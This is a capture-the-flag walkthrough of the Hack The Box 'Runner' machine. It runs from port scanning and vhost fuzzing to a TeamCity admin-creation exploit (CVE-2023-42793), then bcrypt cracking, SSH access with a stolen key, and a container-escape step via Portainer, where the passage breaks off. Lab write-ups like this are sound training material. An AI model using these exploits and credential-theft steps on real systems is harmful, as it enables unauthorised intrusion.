Runner

By Praveen Kumar Sharma

IP of the machine is : 10.10.11.13
Lets try pinging it

```
ping 10.10.11.13 -c 5

PING 10.10.11.13 (10.10.11.13) 56(84) bytes of data.
64 bytes from 10.10.11.13: icmp_seq=1 ttl=63 time=360 ms
64 bytes from 10.10.11.13: icmp_seq=2 ttl=63 time=87.8 ms
64 bytes from 10.10.11.13: icmp_seq=3 ttl=63 time=93.7 ms
64 bytes from 10.10.11.13: icmp_seq=4 ttl=63 time=86.3 ms
64 bytes from 10.10.11.13: icmp_seq=5 ttl=63 time=73.5 ms

--- 10.10.11.13 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 73.504/140.317/360.295/110.185 ms
```

Alright lets do some port scanning :

Port Scanning :

Simple Port Scan

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.11.13 -o portScanning.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.11.13 -o portScanning.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-23 20:32 IST
Warning: 10.10.11.13 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.13
Host is up (0.073s latency).
Not shown: 60876 closed tcp ports (conn-refused), 4656 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

Open ports

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
8000/tcp open http-alt

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,8000 10.10.11.13 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,8000 10.10.11.13 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-23 20:34 IST
Nmap scan report for 10.10.11.13
Host is up (0.11s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
8000/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
8000/tcp open nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-
8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add runner.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25     greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb
~
~
```

Alright lets do some directory and Vhost fuzzing next

Lets try directory fuzzing first :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://runner.htb/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://runner.htb/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://runner.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 16910, Words: 4339, Lines: 392, Duration: 166ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 75ms]
index.html              [Status: 200, Size: 16910, Words: 4339, Lines: 392, Duration: 74ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2320 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

alright lets see if we can get any other directory out of this assets directory

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://runner.htb/assets/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://runner.htb/assets/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://runner.htb/assets/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------
```

```
                        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 100ms]
css                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 74ms]
fonts                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 75ms]
img                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 73ms]
js                      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 74ms]
vendor                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 74ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2331 req/sec :: Duration: [0:00:02] :: Errors
```

vendor is suspicious lets do one more just to be safe on this

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u
http://runner.htb/assets/vendor/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://runner.htb/assets/vendor/FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://runner.htb/assets/vendor/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 142ms]
wow                     [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 75ms]
:: Progress: [4614/4614] :: Job [1/1] :: 2066 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
```

Alright didn't really find any more after this in /wow

Directories

/assets
/assets/vendor
/assets/vendor/wow

Lets try VHOST Fuzzing now

VHOST Fuzzing :

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://FUZZ.runner.htb -t 200
```

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://FUZZ.runner.htb -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.runner.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 28 req/sec :: Duration: [0:02:34] :: Errors: 4989 ::
```

Nothing, I tried a few but those also revealed nothing lets try to create our own using cewl

Create one like this

```
cewl http://runner.htb | grep -v CeWL > wordlist.txt
```

```
cewl http://runner.htb | grep -v CeWL > wordlist.txt

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main)±4 (0.018s)
ls
aggressiveScan.txt  directories.txt  portScanning.txt  Runner.md  subdir-1.txt  subdir-2.txt  wordlist.txt
```

Lets now run this (somehow this didnt work for in ffuf but in gobuster it did)

```
gobuster vhost -w wordlist.txt -u http://runner.htb --append-domain -o vhost.txt
```

```
gobuster vhost -w wordlist.txt -u http://runner.htb --append-domain -o vhost.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://runner.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        wordlist.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: TeamCity.runner.htb Status: 401 [Size: 66]
Progress: 285 / 286 (99.65%)
===============================================================
Finished
===============================================================
```


Lets add this to /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25     greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb      TeamCity.runner.htb
~
```

Lets move to the web application i guess

Web Application :

Default page :



Nothing special static site nothing in the source code as well

The directories are also useless lets go to http://TeamCity.runner.htb

So a login page for TeamCity lets find a exploit we have the version in the bottom as well

Found this : https://www.exploit-db.com/exploits/51884

JetBrains TeamCity 2023.05.3 - Remote Code Execution (RCE)

D:	CVE:	Author:	Type:	Platform:	Date:
	2023-42793	BYTEHUNTER	REMOTE	JAVA	2024-03-14

Verified: ✕ Exploit: / {} Vulnerable App:

Lets run this

```
nvim exploit.py
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main)±1 (1.664s)
python3 exploit.py --url http://teamcity.runner.htb -v

=====================================================
*       CVE-2023-42793                              *
*  TeamCity Admin Account Creation                  *
*                                                   *
*  Author: ByteHunter                               *
=====================================================

Token: eyJ0eXAiOiAiVENWMiJ9.N2pMNVZHdnNqV09ZWVhhTlhGdlVQSzlMNXVj.OGFi
Successfully exploited!
URL: http://teamcity.runner.htb
Username: city_adminEvLH
Password: Main_password!!**
Final curl command: curl --path-as-is -H "Authorization: Bearer eyJ0e
YjgxZS00OWUwLWE4ODgtN2JlMmQ3OTg3MWMy" -X POST http://teamcity.runner.
username": "city_adminEvLH", "password": "theSecretPass!", "email": "
: "g"}]}}'
```

Admin login creds


Username : city_adminEvLH
Password : Main_password!!**

Now lets login now

Found this Backup under Administration

Lets make a backup and i found we can download this lets do that real quick

Lets download this real quick



Lets see what is in this file

Gaining Access :

unzip that file

```
unzip TeamCity_Backup_20240823_153128.zip

Archive:  TeamCity_Backup_20240823_153128.zip
TeamCity data backup; ZIP factory in use: memory-conservative (dynamic, shared); compression level -1.
  inflating: version.txt
  inflating: metadata/metadata-version.dat
  inflating: charset
  inflating: metadata/backup.config
  inflating: metadata/schema.config
  inflating: database_dump/db_version
  inflating: database_dump/meta_file_line
  inflating: database_dump/single_row
  inflating: database_dump/server_property
  inflating: database_dump/backup_info
  inflating: database_dump/domain_sequence
  inflating: database_dump/project
  inflating: database_dump/vcs_root
```

Now the most intresting i found in this is an ssh key and some creds

here is the ssh-key :

```
cd config/projects/AllProjects/pluginData/ssh_keys/
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner/config/pr
ls
id_rsa
```

Lets copy this to our main folder

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main) (0.021s)
cp config/projects/AllProjects/pluginData/ssh_keys/id_rsa .
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main)±1 (0.02s)
ls
aggressiveScan.txt  database_dump    export.report  portScanning.txt
charset             directories.txt  id_rsa         Runner.md
config              exploit.py       metadata       subdir-1.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main)±1 (0.019s)
chmod 600 id_rsa
```

Now lets see the database here

```
ls
action_history           db_version          project_mapping        usergroup_notification_data    users
agent_pool               domain_sequence     remember_me            usergroup_notification_events  vcs_root
agent_pool_project       hidden_health_item  server                 usergroup_roles                vcs_root_mapping
audit_additional_object  meta_file_line      server_health_items    usergroups                     vcs_username
backup_info              node_locks          server_property        usergroup_watch_type
build_queue_order        node_tasks          server_statistics      user_projects_visibility
comments                 permanent_tokens    single_row             user_property
config_persisting_tasks  project             stats_publisher_state  user_roles

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner/database_dump git:(main)±1 (0.018s)
cat users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1724426874196, BCRYPT
2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runner.htb, 1709150421438, BCRYPT
11, city_adminevlh, $2a$07$D204MFIQd46B3465nIRQiexfAONENr8D2Ygpdb4bhyI9bhQcEr6sa, , angry-admin@funnybunny.org, 1724427000052,
```

Username and password hashes

1, admin, $2a$07 neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John, john@runner.htb, 1724426874196, BCRYPT
2, matthew, $2a$07 q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew, matthew@runner.htb, 1709150421438, BCRYPT

Now i was not able to crack admin password but i think the id_rsa is of john anyway

was able to crack matthew password like this
Save the hash to file

```
vim hash

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main)±1 (1.383s)
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Runner git:(main)±2 (1.279s)
john hash --show

?:piper123

1 password hash cracked, 0 left
```

User creds

Username : Matthew
Password : piper123

Now lets login using john's ssh-key

```
ssh -i id_rsa john@runner.htb
```

```
john@runner:~ (0.072s)
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Aug 23 03:56:50 PM UTC 2024

john@runner ~
```

And we can login, U can get the user.txt from here

```
john@runner ~ (0.197s)
ls -al

total 32
drwxr-x--- 4 john john 4096 Apr  4 10:24 .
drwxr-xr-x 4 root root 4096 Apr  4 10:24 ..
lrwxrwxrwx 1 root root    9 Feb 28 20:04 .bash_history -> /dev/null
-rw-r--r-- 1 john john  220 Feb 28 18:51 .bash_logout
-rw-r--r-- 1 john john 3771 Feb 28 18:51 .bashrc
drwx------ 2 john john 4096 Apr  4 10:24 .cache
-rw-r--r-- 1 john john  807 Feb 28 18:51 .profile
drwx------ 2 john john 4096 Apr  4 10:24 .ssh
-rw-r----- 1 root john   33 Aug 23 13:52 user.txt
```

Vertical PrivEsc :

Something is running on port 9000 here

```
netstat -tulpn

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:9443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8111          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5005          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8000                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

Lets port forward this to us so we can see whats happening in here

To do this open up another terminal and type in this


```
ssh -L 8888:localhost:9000 -i id_rsa john@runner.htb
```

```
ssh -L 8888:localhost:9000 -i id_rsa john@runner.htb
```

```
john@runner:~ (0.073s)
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Fri Aug 23 04:00:30 PM UTC 2024

  System load:                      0.0107421875
  Usage of /:                       80.0% of 9.74GB
  Memory usage:                     42%
  Swap usage:                       0%
  Processes:                        235
  Users logged in:                  1
  IPv4 address for br-21746deff6ac: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.13
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:a5e1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

john@runner ~
```

Now we have successfully port forward that process to out port 8888

Lets see whats happening there




So portainer.io is on here lets try the matthew's creds here

And we can get in

Now to exploit this furthur i found this article really useful : https://nitroc.org/en/posts/cve-2024-21626-illustrated/?source=post_page-----64ed8bf080f4---------- #leaky-vessels-dynamic-detector-from-synk

Now summarising this we need to make a container that is at the location /proc/self/fd/8 and we can use the inbuilt console to read the files there

Fill this like this



Then at the bottom

Advanced container settings

Command & logging | Volumes | Network

